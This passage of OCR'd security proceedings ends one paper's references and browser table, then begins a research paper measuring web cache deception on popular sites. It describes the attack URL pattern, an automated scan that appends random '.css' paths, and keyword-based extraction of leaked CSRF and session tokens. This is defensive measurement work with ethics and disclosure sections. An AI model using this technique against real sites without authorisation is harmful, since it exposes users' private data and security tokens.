[17] Frank Li, Lisa Rogers, Arunesh Mathur, Nathan Malkin, and Marshini Chetty. Keepers of the Machines: Examining How System Administrators Manage Software Updates For Multiple Machines. In *USENIX Symposium On Usable Privacy and Security (SOUPS)*, 2019.

[18] Meng Luo, Pierre Laperdrix, Nima Honarmand, and Nick Nikiforakis. Time Does Not Heal All Wounds: A Longitudinal Analysis of Security-Mechanism Support in Mobile Browsers. In *Network and Distributed System Security Symposium (NDSS)*, 2019.

[19] Arunesh Mathur, Nathan Malkin, Marian Harbach, Eyal Peer, and Serge Egelman. Quantifying Users' Beliefs about Software Updates. In *NDSS Workshop on Usable Security*, 2018.

[20] Microsoft. Enhanced User Experienced for Office 365 Advanced Threat Protection, 2018. https://techcommunity.microsoft.com/t5/Security-Privacy-and-Compliance/Enhanced-User-Experience-for-Office-365-Advanced-Threat/ba-p/201121.

[21] Microsoft. Office 365 ATP Safe Links, 2019. https://docs.microsoft.com/en-us/microsoft-365/security/office-365-security/atp-safe-links.

[22] Jon Millican. Upgrades to Facebook's link security, 2018. https://www.facebook.com/notes/protect-the-graph/upgrades-to-facebooks-link-security/2015650322008442/.

[23] MITRE. CWE-601: URL Redirection to Untrusted Site ('Open Redirect'), 2019. https://cwe.mitre.org/data/definitions/601.html.

[24] Antonio Nappa, Richard Johnson, Leyla Bilge, Juan Caballero, and Tudor Dumitraş. The Attack of the Clones: A Study of the Impact of Shared Code on Vulnerability Patching. In *IEEE Symposium on Security and Privacy (S&P)*, 2015.

[25] Mozilla Developer Network. <a>: The Anchor element, 2019. https://developer.mozilla.org/en-US/docs/Web/HTML/Element/a#attr-referrerpolicy.

[26] Mozilla Developer Network. Browser detection using the user agent, 2019. https://developer.mozilla.org/en-US/docs/Web/HTTP/Browser_detection_using_the_user_agent.

[27] Mozilla Developer Network. Link Types, 2019. https://developer.mozilla.org/en-US/docs/Web/HTML/Link_types.

[28] Mozilla Developer Network. Referer header: privacy and security concerns, 2019. https://developer.mozilla.org/en-US/docs/Web/Security/Referer_header:_privacy_and_security_concerns.

[29] Mozilla Developer Network. Referer-Policy, 2019. https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy.

[30] Mozilla Developer Network. Strict-Transport-Security, 2019. https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security.

[31] Nick Nikiforakis, Steven Van Acker, Frank Piessens, and Wouter Joosen. Exploring the Ecosystem of Referrer-Anonymizing Services. In *Privacy Enhancing Technologies Symposium (PETS)*, 2012.

[32] Pieter. How to Stop Google, Yahoo & Bing from Tracking Your Clicks, 2009. https://greasyfork.org/en/scripts/381922-disable-yahoo-search-result-url-redirector.

[33] Chromium Project. HTTP Strict Transport Security, 2019. https://www.chromium.org/hsts.

[34] Proofpoint. Targeted Attack Protection, 2019. https://www.proofpoint.com/sites/default/files/proofpoint_tap-datasheet-a4.pdf.

[35] Elaine Ramirez. South Korea's Next Presidential Election Might Finally End Its Bizarre Reliance On Internet Explorer, 2017. https://www.forbes.com/sites/elaineramirez/2017/03/03/south-koreas-next-presidential-election-might-finally-end-its-bizarre-reliance-on-internet-explorer.

[36] Robert W. Reeder, Adrienne Porter Felt, Sunny Consolvo, Nathan Malkin, Christopher Thompson, and Serge Egelman. An Experience Sampling Study of User Reactions to Browser Warnings in the Field. In *ACM Conference on Human Factors in Computing Systems (CHI)*, 2018.

[37] Alex Stamos. Preserving Security in Belgium, 2015. https://www.facebook.com/notes/alex-stamos/preserving-security-in-belgium/10153678944202929.

[38] Ben Stock, Martin Johns, Marius Steffens, and Michael Backes. How the Web Tangled Itself: Uncovering the History of Client-Side Web (In)Security. In *USENIX Security Symposium*, 2017.

[39] StopBadware. Clearinghouse Search, 2019. https://www.stopbadware.org/clearinghouse/search.

[40] Symantec. About Click-time URL Protection, 2017. https://support.symantec.com/us/en/article.howto125795.html.

[41] Geek This. Hide HTTP Referer Headers, 2017. https://geekthis.net/post/hide-http-referer-headers/.

[42] Twitter. About Twitter's link service (http://t.co), 2019. https://help.twitter.com/en/using-twitter/url-shortener.

[43] Can I Use. Link type noreferrer, 2019. https://caniuse.com/#feat=rel-noreferrer.

[44] Kami Vaniea, Emilee Rader, and Rick Wash. Betrayed by Updates: How Negative Experiences Affect Future Security. In *ACM CHI Conference on Human Factors in Computing Systems (CHI)*, 2014.

[45] Kami Vaniea and Yasmeen Rashidi. Tales of Software Updates: The Process of Updating Software. In *ACM CHI Conference on Human Factors in Computing Systems (CHI)*, 2016.

[46] Rick Wash, Emilee Rader, Kami Vaniea, and Michelle Rizor. Out of the Loop: How Automated Software Updates Cause Unintended Security Consequences. In *USENIX Symposium On Usable Privacy and Security (SOUPS)*, 2014.

[47] Lukas Weichselbaum, Michele Spagnuolo, Sebastian Lekies, and Artur Janc. CSP Is Dead, Long Live CSP! On the Insecurity of Whitelists and the Future of Content Security Policy. In *ACM Conference on Computer and Communications Security (CCS)*, 2016.

[48] Joel Weinberger and Adrienne Porter Felt. A Week to Remember: The Impact of Browser Warning Storage Policies. In *Symposium on Usable Privacy and Security (SOUPS)*, 2016.

A Legacy Browser Versions

Browser	Coarse RP	Flexible RP	HSTS
Chrome	16	51	4
Firefox	33	50	4
IE	11	11	11
Edge	12	12	12
Safari	5	11.1	7
Opera	15	38	12
Android	2.3	51	4.4
Samsung	4	7.2	4

Table 8: We list the browser versions that began supporting referrer privacy (**RP**) mechanisms (for both coarse-grained and flexible control) and HTTP Strict Transport Security (**HSTS**), based on online documentation [25, 29, 30, 43]. Legacy browser versions are lower than those listed.

Cached and Confused: Web Cache Deception in the Wild

Seyed Ali Mirheidari
University of Trento

Sajjad Arshad*
Northeastern University

Kaan Onarlioglu
Akamai Technologies

Bruno Crispo
University of Trento & KU Leuven

Engin Kirda
Northeastern University

William Robertson
Northeastern University

Abstract

Web cache deception (WCD) is an attack proposed in 2017, where an attacker tricks a caching proxy into erroneously storing private information transmitted over the Internet and subsequently gains unauthorized access to that cached data. Due to the widespread use of web caches and, in particular, the use of massive networks of caching proxies deployed by content distribution network (CDN) providers as a critical component of the Internet, WCD puts a substantial population of Internet users at risk.

We present the first large-scale study that quantifies the prevalence of WCD in 340 high-profile sites among the Alexa Top 5K. Our analysis reveals WCD vulnerabilities that leak private user data as well as secret authentication and authorization tokens that can be leveraged by an attacker to mount damaging web application attacks. Furthermore, we explore WCD in a scientific framework as an instance of the path confusion class of attacks, and demonstrate that variations on the path confusion technique used make it possible to exploit sites that are otherwise not impacted by the original attack. Our findings show that many popular sites remain vulnerable two years after the public disclosure of WCD.

Our empirical experiments with popular CDN providers underline the fact that web caches are not plug & play technologies. In order to mitigate WCD, site operators must adopt a holistic view of their web infrastructure and carefully configure cache settings appropriate for their applications.

1 Introduction

Web caches have become an essential component of the Internet infrastructure with numerous use cases such as reducing bandwidth costs in private enterprise networks and accelerating content delivery over the World Wide Web. Today caching is implemented at multiple stages of Internet communications, for instance in popular web browsers [45,58], at caching proxies [55,64], and directly at origin web servers [6,46].

In particular, Content Delivery Network (CDN) providers heavily rely on effective web content caching at their edge servers, which together comprise a massively-distributed Internet overlay network of caching reverse proxies. Popular CDN providers advertise accelerated content delivery and high availability via global coverage and deployments reaching hundreds of thousands of servers [5,15]. A recent scientific measurement also estimates that more than 74% of the Alexa Top 1K are served by CDN providers, indicating that CDNs and more generally web caching play a central role in the Internet [26].

While there exist technologies that enable limited caching of dynamically-generated pages, web caching primarily targets static, publicly accessible content. In other words, web caches store static content that is costly to deliver due to an object's size or distance. Importantly, these objects *must not* contain private or otherwise sensitive information, as application-level access control is not enforced at cache servers. Good candidates for caching include frequently accessed images, software and document downloads, streaming media, style sheets, and large static HTML and JavaScript files.

In 2017, Gil presented a novel attack called *web cache deception (WCD)* that can trick a web cache into incorrectly storing sensitive content, and consequently give an attacker unauthorized access to that content [23,24]. Gil demonstrated the issue with a real-life attack scenario targeting a high profile site, PayPal, and showed that WCD can successfully leak details of a private payment account. Consequently, WCD garnered significant media attention, and prompted responses from major web cache and CDN providers [8,9,12,13,43,48].

At its core, WCD results from *path confusion* between an origin server and a web cache. In other words, different interpretations of a requested URL at these two points lead to a disagreement on the cacheability of a given object. This disagreement can then be exploited to trick the web cache into storing non-cacheable objects. WCD does not imply that these individual components—the origin server and web cache—are incorrectly configured per se. Instead, their hazardous interactions as a system lead to the vulnerability. As a

*Currently employed by Google.

result, detecting and correcting vulnerable systems is a cumbersome task, and may require careful inspection of the entire caching architecture. Combined with the aforementioned pervasiveness and critical role of web caches in the Internet infrastructure, WCD has become a severely damaging issue.

In this paper, we first present a large-scale measurement and analysis of WCD over 295 sites in the Alexa Top 5K. We present a repeatable and automated methodology to discover vulnerable sites over the Internet, and a detailed analysis of our findings to characterize the extent of the problem. Our results show that many high-profile sites that handle sensitive and private data are impacted by WCD and are vulnerable to practical attacks. We then discuss additional path confusion methods that can maximize the damage potential of WCD, and demonstrate their impact in a follow-up experiment over an extended data set of 340 sites.

To the best of our knowledge, this is the first in-depth investigation of WCD in a scientific framework and at this scale. In addition, the scope of our investigation goes beyond private data leakage to provide novel insights into the severity of WCD. We demonstrate how WCD can be exploited to steal other types of sensitive data including security tokens, explain advanced attack techniques that elevate WCD vulnerabilities to injection vectors, and quantify our findings through further analysis of collected data.

Finally, we perform an empirical analysis of popular CDN providers, documenting their default caching settings and customization mechanisms. Our findings underline the fact that WCD is a *system safety* problem. Site operators must adopt a holistic view of their infrastructure, and carefully configure web caches taking into consideration their complex interactions with origin servers.

To summarize, we make the following contributions:

- We propose a novel methodology to detect sites impacted by WCD at scale. Unlike existing WCD scan tools that are designed for site administrators to test their own properties in a controlled environment, our methodology is designed to automatically detect WCD in the wild.
- We present findings that quantify the prevalence of WCD in 295 sites among the Alexa Top 5K, and provide a detailed breakdown of leaked information types. Our analysis also covers security tokens that can be stolen via WCD as well as novel security implications of the attack, all areas left unexplored by existing WCD literature.
- We conduct a follow-up measurement over 340 sites among the Alexa Top 5K that show variations on the path confusion technique make it possible to successfully exploit sites that are not impacted by the original attack.
- We analyze the default settings of popular CDN providers and document their distinct caching behavior, highlighting that mitigating WCD necessitates a comprehensive examination of a website's infrastructure.

Ethical Considerations. We have designed our measurement methodology to minimize the impact on scanned sites, and limit the inconvenience we impose on site operators. Similarly, we have followed responsible disclosure principles to notify the impacted parties, and limited the information we share in this paper to minimize the risk of any inadvertent damage to them or their end-users. We discuss details of the ethical considerations pertaining to this work in Section 3.5.

2 Background & Related Work

In this section, we present an overview of how web cache deception (WCD) attacks work and discuss related concepts and technologies such as web caches, path confusion, and existing WCD scanners. As of this writing, the academic literature has not yet directly covered WCD. Nevertheless, in this section we summarize previous publications pertaining to other security issues around web caches and CDNs.

2.1 Web Caches

Repeatedly transferring heavily used and large web objects over the Internet is a costly process for both web servers and their end-users. Multiple round-trips between a client and server over long distances, especially in the face of common technical issues with the Internet infrastructure and routing problems, can lead to increased network latency and result in web applications being perceived as unresponsive. Likewise, routinely accessed resources put a heavy load on web servers, wasting valuable computational cycles and network bandwidth. The Internet community has long been aware of these problems, and deeply explored caching strategies and technologies as an effective solution.

Today web caches are ubiquitous, and are used at various—and often multiple—steps of Internet communications. For instance, client applications such as web browsers implement their own *private* cache for a single user. Otherwise, web caches deployed together with a web server, or as a man-in-the-middle proxy on the communication path implement a *shared* cache designed to store and serve objects frequently accessed by multiple users. In all cases, a cache hit eliminates the need to request the object from the origin server, improving performance for both the client and server.

In particular, web caches are a key component of Content Delivery Networks (CDN) that provide web performance and availability services to their users. By deploying massively-distributed networks of shared caching proxies (also called *edge servers*) around the globe, CDNs aim to serve as many requests as possible from their caches deployed closest to clients, offloading the origin servers in the process. As a result of multiple popular CDN providers that cover different market segments ranging from simple personal sites to large enterprises, web caches have become a central component of

the Internet infrastructure. A recent study by Guo et al. estimates that 74% of the Alexa Top 1K make use of CDNs [26].

The most common targets for caching are static but frequently accessed resources. These include static HTML pages, scripts and style sheets, images and other media files, and large document and software downloads. Due to the shared nature of most web caches, objects containing dynamic, personalized, private, or otherwise sensitive content are not suitable for caching. We point out that there exist technologies such as Edge Side Includes [63] that allow caching proxies to assemble responses from a cached static part and a freshly-retrieved dynamic part, and the research community has also explored caching strategies for dynamic content. That being said, caching of non-static objects is not common, and is not relevant to WCD attacks. Therefore, it will not be discussed further in this paper.

The HTTP/1.1 specification defines `Cache-Control` headers that can be included in a server's response to signal to all web caches on the communication path how to process the transferred objects [21]. For example, the header "`Cache-Control: no-store`" indicates that the response should not be stored. While the specification states that web caches *MUST* respect these headers, web cache technologies and CDN providers offer configuration options for their users to ignore and override header instructions. Indeed, a common and easy configuration approach is to create simple caching rules based on resource paths and file names, for instance, instructing the web cache to store all files with extensions such as `jpg`, `ico`, `css`, or `js` [14, 18].

2.2 Path Confusion

Traditionally, URLs referenced web resources by directly mapping these to a web server's filesystem structure, followed by a list of query parameters. For instance, `example.com/home/index.html?lang=en` would correspond to the file `home/index.html` at that web server's document root directory, and `lang=en` represents a parameter indicating the preferred language.

However, as web applications grew in size and complexity, web servers introduced sophisticated URL rewriting mechanisms to implement advanced application routing structures as well as to improve usability and accessibility. In other words, web servers parse, process, and interpret URLs in ways that are not clearly reflected in the externally-visible representation of the URL string. Consequently, the rest of the communication endpoints and man-in-the-middle entities may remain oblivious to this additional layer of abstraction between the resource filesystem path and its URL, and process the URL in an unexpected—and potentially unsafe—manner. This is called *path confusion*.

The widespread use of *clean URLs* (also known as *RESTful URLs*) help illustrate this disconnect and the subsequent issues resulting from different interpretations of a URL. Clean URL schemes use structures that abstract away from a web server's internal organization of resources, and instead provide a more readable API-oriented representation. For example, a given web service may choose to structure the URL `example.com/index.php?p1=v1&p2=v2` as `example.com/index/v1/v2` in clean URL representation. Now, consider the case where a user accesses the same web service using the URL `example.com/index/img/pic.jpg`. The user and all technologies in the communication path (e.g., the web browser, caches, proxies, web application firewalls) are likely to misinterpret this request, expect an image file in return, and treat the HTTP response accordingly (e.g., web caches may choose to store the response payload). However, in reality, the web service will internally map this URL to `example.com/index.php?p1=img&p2=pic.jpg`, and return the contents of `index.php` with an HTTP 200 status code. Note that even when `img/pic.jpg` is an arbitrary resource that does not exist on the web server, the HTTP 200 status code will falsely indicate that the request was successfully handled as intended.

Web application attacks that involve malicious payload injection, such as cross-site scripting, are well-understood and studied by both academics and the general security community. Unfortunately, the security implications of path confusion have started to garner attention only recently, and academic literature on the subject is sparse.

One notable class of attacks based on path confusion is *Relative Path Overwrite (RPO)*, first presented by Gareth Heyes in 2014 [28]. RPO targets sites that utilize relative paths for security-sensitive resource inclusions such as style sheets and scripts. The attack is made possible by maliciously-crafted URLs that are still interpreted in the same way their benign counterparts are by web servers, but when used as the base URL causes a web browser to expand relative paths incorrectly. This results in attacker-controlled same-origin inclusions. Other researchers have since proposed variations on more advanced applications of RPO, which can elevate this attack vector into numerous other vulnerabilities [17, 33, 36, 57]. Recently, Arshad et al. conducted a large-scale measurement study of RPO in the wild and reported that 9% of the Alexa Top 1M are vulnerable, and that more than one third of these are exploitable [7].

Other related work include more general techniques for exploiting URL parser behavior. For instance, Orange Tsai presented a series of exploitation techniques that take advantage of the quirks of built-in URL parsers in popular programming languages and web frameworks [61, 62]. While Tsai's discussion mainly focuses on Server-Side Request Forgery, these techniques are essentially instances of path confusion and can be utilized in many attacks in the category.

Our focus in this paper is web cache deception, the most recently discovered major security issue that is enabled by an attacker exploiting a path confusion vulnerability. To the best of our knowledge, this paper is the first academic exploration

of WCD in the literature, and also constitutes the first large-scale analysis of its spread and severity.

2.3 Web Cache Deception

WCD is a recently-discovered manifestation of path confusion that an attacker can exploit to break the confidentiality properties of a web application. This may result in unauthorized disclosure of private data belonging to end-users of the target application, or give the attacker access to sensitive security tokens (e.g., CSRF tokens) that could be used to facilitate further web application attacks by compromising authentication and authorization mechanisms. Gil proposed WCD in 2017, and demonstrated its impact with a practical attack against a major online payment provider, PayPal [23, 24].

In order to exploit a WCD vulnerability, the attacker crafts a URL that satisfies two properties:

1. The URL must be interpreted by the web server as a request for a non-cacheable page with private information, and it should trigger a successful response.

2. The same URL must be interpreted by an intermediate web cache as a request for a static object matching the caching rules in effect.

Next, the attacker uses social engineering channels to lure a victim into visiting this URL, which would result in the incorrect caching of the victim's private information. The attacker would then repeat the request and gain access to the cached contents. Figure 1 illustrates these interactions.

In *Step 1* , the attacker tricks the victim into visiting a URL that requests `/account.php/nonexistent.jpg`. At a first glance this appears to reference an image file, but in fact does not point to a valid resource on the server.

In *Step 2* , the request reaches the web server and is processed. The server in this example applies rewrite rules to discard the non-existent part of the requested object, a common default behavior for popular web servers and application frameworks. As a result, the server sends back a success response, but actually includes the contents of `account.php` in the body, which contains private details of the victim's account. Unaware of the URL mapping that happened at the server, the web cache stores the response, interpreting it as a static image.

Finally, in *Step 3* , the attacker visits the same URL which results in a cache hit and grants him unauthorized access to the victim's cached account information.

Using references to non-existent cacheable file names that are interpreted as path parameters is an easy and effective path confusion technique to mount a WCD attack, and is the original attack vector proposed by Gil. However, we discuss novel and more advanced path confusion strategies in Section 5. Also note that the presence of a `Cache-Control: no-store` header value has no impact in our example, as it is common practice to enable caching rules on proxy services that simply ignore header instructions and implement aggressive rules based on path and file extension patterns (see Section 2.1).

WCD garnered significant media attention due to its security implications and high damage potential. Major web cache technology and CDN providers also responded, and some published configuration hardening guidelines for their customers [8, 9, 43]. More recently, Cloudflare announced options for new checks on HTTP response content types to mitigate the attack [12].

Researchers have also published tools to scan for and detect WCD, for instance, as an extension to the Burp Suite scanner or as stand-alone tools [31, 54]. We note that these tools are oriented towards penetration testing, and are designed to perform targeted scans on web properties directly under the control of the tester. That is, by design, they operate under certain pre-conditions, perform information disclosure tests via simple similarity and edit distance checks, and otherwise require manual supervision and interpretation of the results. This is orthogonal to the methodology and findings we present in this paper. Our experiment is, instead, designed to discover WCD vulnerabilities at scale in the wild, and does not rely on page similarity metrics that would result in an overwhelming number of false positives in an uncontrolled test environment.

2.4 Other Related Work

Caching mechanisms in many Internet technologies (e.g., ARP, DNS) have been targeted by *cache poisoning* attacks, which involve an attacker storing a malicious payload in a cache later to be served to victims. For example, James Kettle recently presented practical cache poisoning attacks against caching proxies [37, 38]. Likewise, Nguyen et al. demonstrated that negative caching (i.e., caching of 4xx or 5xx error responses) can be combined with cache poisoning to launch denial-of-service attacks [47]. Although the primary goal of a cache poisoning attack is malicious payload injection and not private data disclosure, these attacks nevertheless manipulate web caches using mechanisms similar to web cache deception. Hence, these two classes of attacks are closely related.

More generally, the complex ecosystem of CDNs and their critical position as massively-distributed networks of caching reverse proxies have been studied in various security contexts [26, 56]. For example, researchers have explored ways to use CDNs to bypass Internet censorship [22, 29, 67], exploit or weaponize CDN resources to mount denial-of-service attacks [11, 60], and exploit vectors to reveal origin server addresses behind proxies [34, 65]. On the defense front, researchers have proposed techniques to ensure the integrity of data delivered over untrusted CDNs and other proxy services [40, 42, 44]. This research is orthogonal to WCD, and is not directly relevant to our results.




Figure 1: An illustrated example of web cache deception. Path confusion between a web cache and a web server leads to unexpected caching of the victim's private account details. The attacker can then issue a request resulting in a cache hit, gaining unauthorized access to cached private information.

3 Methodology

We present our measurement methodology in three stages: *(1)* measurement setup, *(2)* attack surface detection, and *(3)* WCD detection. We illustrate this process in Figure 2. We implemented the tools that perform the described tasks using a combination of Google Chrome and Python's Requests library [52] for web interactions, and Selenium [53] and Google Remote Debugging Protocol [25] for automation.

3.1 Stage 1: Measurement Setup

WCD attacks are only meaningful when a vulnerable site manages private end-user information and allows performing sensitive operations on this data. Consequently, sites that provide authentication mechanisms are prime targets for attacks, and thus also for our measurements. The first stage of our methodology identifies such sites and creates test accounts on them.[1]

Domain Discovery. This stage begins by visiting the sites in an initial measurement *seed pool* (e.g., the Alexa Top *n* domains). We then increase site coverage by performing sub-domain discovery using open-source intelligence tools [1, 27, 50]. We add these newly-discovered sub-domains of the primary sites (filtered for those that respond to HTTP(s) requests) to the seed pool.

Account Creation. Next, we create two test accounts on each site: one for a *victim*, and the other for an *attacker*. We populate each account with unique dummy values. Next, we manually explore each victim account to discover data fields that should be considered private information (e.g., name, email, address, payment account details, security questions and responses) or user-created content (e.g., comments, posts, internal messages). We populate these fields with predefined *markers* that can later be searched for in cached responses to detect a successful WCD attack. On the other hand, no data entry is necessary for attacker accounts.

Cookie Collection. Once successfully logged into the sites in our seed pool, crawlers collect two sets of cookies for all victim and attacker accounts. These are saved in a cookie jar to be reused in subsequent steps of the measurement. Note that we have numerous measures to ensure our crawlers remain authenticated during our experiments. Our crawlers periodically re-authenticate, taking into account cookie expiration timestamps. In addition, the crawlers use regular expressions and blacklists to avoid common logout links on visited pages.

[1] In the first measurement study we present in Section 4, we scoped our investigation to sites that support Google OAuth [51] for authentication due to its widespread use. This was a design choice made to automate a significant chunk of the initial account setup workload, a necessity for a large-scale experiment. In our follow-up experiment later described in Section 5 we supplemented this data set with an additional 45 sites that do not use Google OAuth. We discuss these considerations in their corresponding sections.




Figure 2: A high-level overview of our WCD measurement methodology.

Table 1: Sample URL grouping for attack surface discovery.

Group By	URL
Query Parameter	http://example.com/?lang=**en** http://example.com/?lang=**fr**
Path Parameter	http://example.com/**028** http://example.com/**142**

3.2 Stage 2: Attack Surface Detection

Domain Crawls. In the second stage, our goal is to map from domains in the seed pool to a set of pages (i.e., complete URLs) that will later be tested for WCD vulnerabilities. To this end, we run a recursive crawler on each domain in the seed pool to record links to pages on that site.

URL Grouping. Many modern web applications customize pages based on query string or URL path parameters. These pages have similar structures and are likely to expose similar attack surfaces. Ideally, we would group them together and select only one random instance as a representative URL to test for WCD in subsequent steps.

Since performing a detailed content analysis is a costly process that could generate an unreasonable amount of load on the crawled site, our URL grouping strategy instead focuses on the structure of URLs, and approximates page similarity without downloading each page for analysis. Specifically, we convert the discovered URLs into an abstract representation by grouping those URLs by query string parameter names or by numerical path parameters. We select one random instance and filter out the rest. Table 1 illustrates this process.

This filtering of URLs significantly accelerates the measurements, and also avoids overconsumption of the target site's resources with redundant scans in Stage 3. We stop attack surface detection crawls after collecting 500 unique pages per domain for similar reasons.

3.3 Stage 3: WCD Detection

In this final stage, we launch a WCD attack against every URL discovered in Stage 2, and analyze the response to determine whether a WCD vulnerability was successfully exploited.

WCD Attack. The attack we mount directly follows the scenario previously described in Section 2.3 and illustrated in Figure 1. For each URL:

1. We craft an attack URL that references a non-existent static resource. In particular, we append to the original page "`/<random>.css`"[2]. We use a random string as the file name in order to prevent ordinary end-users of the site from coincidentally requesting the same resource.

2. We initiate a request to this attack URL from the *victim* account and record the response.

3. We issue the same request from the *attacker* account, and save the response for comparison.

4. Finally, we repeat the attack as an *unauthenticated user* by omitting any session identifiers saved in the attacker cookie jar. We later analyze the response to this step to ascertain whether attackers without authentication credentials (e.g., when the site does not offer open or free sign ups) can also exploit WCD vulnerabilities.

Marker Extraction. Once the attack scenario described above is executed, we first check for private information disclosure by searching the attacker response for the *markers* that were entered into victim accounts in Stage 1. If victim markers are present in URLs requested by an attacker account, the attacker must have received the victim's incorrectly cached content and, therefore, the target URL contains an exploitable WCD vulnerability. Because these markers carry relatively high entropy, it is probabilistically highly unlikely that this methodology will produce false positives.

Secret Extraction. We scan the attacker response for the disclosure of secret tokens frequently used as part of web application security mechanisms. These checks include common secrets (e.g., CSRF tokens, session identifiers) as well

[2]Our choice to use a style sheet in our payload is motivated by the fact that style sheets are essential components of most modern sites, and also prime choices for caching. They are also a robust choice for our tests. For instance, many CDN providers offer solutions to dynamically resize image files on the CDN edge depending on the viewport of a requesting client device. Style sheets are unlikely to be manipulated in such ways.

as any other application-specific authentication and authorization tokens (e.g., API credentials). We also check for session-dependent resources such as dynamically-generated JavaScript, which may have private information and secrets embedded in them (e.g., as explored by Lekies et al. [39]).

In order to extract candidates for leaked secrets, we scan attacker responses for name & value pairs, where either *(1)* the name contains one of our keywords (e.g., `csrf`, `xsrf`, `token`, `state`, `client_id`), or *(2)* the value has a random component. We check for these name & value pairs in hidden HTML form elements, query strings extracted from HTML anchor elements, and inline JavaScript variables and constants. Similarly, we extract random file names referenced in HTML script elements. We perform all tests for randomness by first removing dictionary words from the target string (i.e., using a list of 10,000 common English words [35]), and then computing Shannon entropy over the remaining part.

Note that unlike our checks for private information leaks, this process can result in false positives. Therefore, we perform this secret extraction process only when the victim and attacker responses are identical (a strong indicator of caching), or otherwise when we can readily confirm a WCD vulnerability by searching for the private information markers. In addition, we later manually verify all candidate secrets extracted in this step.

3.4 Verification and Limitations

Researchers have repeatedly reported that large-scale Internet measurements, especially those that use automated crawlers, are prone to being blocked or served fake content by security solutions designed to block malicious bots and content scrapers [49, 66]. In order to minimize this risk during our measurement, we used a real browser (i.e., Google Chrome) for most steps in our methodology. For other interactions, we set a valid Chrome user-agent string. We avoided generating excessive amounts of traffic and limited our crawls as described above in order to avoid triggering rate-limiting alerts, in addition to ethical motivations. After performing our measurements, we manually verified *all* positive findings and confirmed the discovered vulnerabilities.

Note that this paper has several important limitations, and the findings should be considered a potentially loose lower bound on the incidence of WCD vulnerabilities in the wild. For example, as described in Section 4, our seed pool is biased toward sites that support Google OAuth, which was a necessary compromise to automate our methodology and render a large-scale measurement feasible. Even under this constraint, creating accounts on some sites required entering and verifying sensitive information such as credit card or US social security numbers which led to their exclusion from our study.

Furthermore, decisions such as grouping URLs based on their structure without analyzing page content, and limiting site crawls to 500 pages may have caused us to miss additional instances of vulnerabilities. Similarly, even though we manually filtered out false positives during our secret token extraction process and verified all findings, we do not have a scalable way of detecting false *negatives*. We believe that these trade-offs were worthwhile given the overall security benefits of and lessons learned from our work. We emphasize that the results in this paper represent a lower bound.

3.5 Ethical Considerations

Here, we explain in detail important ethical considerations pertaining to this work and the results we present.

Performance Considerations. We designed our methodology to minimize the performance impact on scanned sites and inconvenience imposed on their operators. We did not perform repeated or excessive automated scans of the targeted sites, and ensured that our measurements did not generate unreasonable amounts of traffic. We used only passive techniques for sub-domain enumeration and avoided abusing external resources or the target site's DNS infrastructure.

Similarly, our stored modifications to crawled web applications only involved creating two test accounts and filling out editable fields with markers that we later used for data leakage detection. We believe this will have no material impact on site operators, especially in the presence of common threats such as malicious bots and credential stuffing tools that generate far more excessive junk traffic and data.

Security Considerations. Our methodology entirely avoids jeopardizing the security of crawled sites or their end-users. In this work, we never injected or stored any malicious payload to target sites, to web caches on the communication path, or otherwise maliciously tampered with any technology involved in the process. Likewise, the experiments we performed all incorporated randomized strings as the non-existent parts of URLs, thereby preventing unsuspecting end-users from accidentally accessing our cached data and receiving unexpected responses.

Note that this path randomization measure was used to prevent inconveniencing or confusing end-users; since we never exploited WCD to leak real personal data from a web application or stored a malicious payload, our work never posed a security risk to end-users.

Our experiments did not take into account robots.txt files. This was a risk-based decision we consciously made, and we believe that ignoring exclusion directives had no negative impact on the privacy of these sites' visitors. Robots.txt is not a security or privacy mechanism, but is intended to signal to data aggregators and search engines what content to index – including a directive to exclude privacy sensitive pages would actually be a misuse of this technology. This is not relevant to our experiments, as we only collect content for our analysis, and we do not index or otherwise publicly present site content.

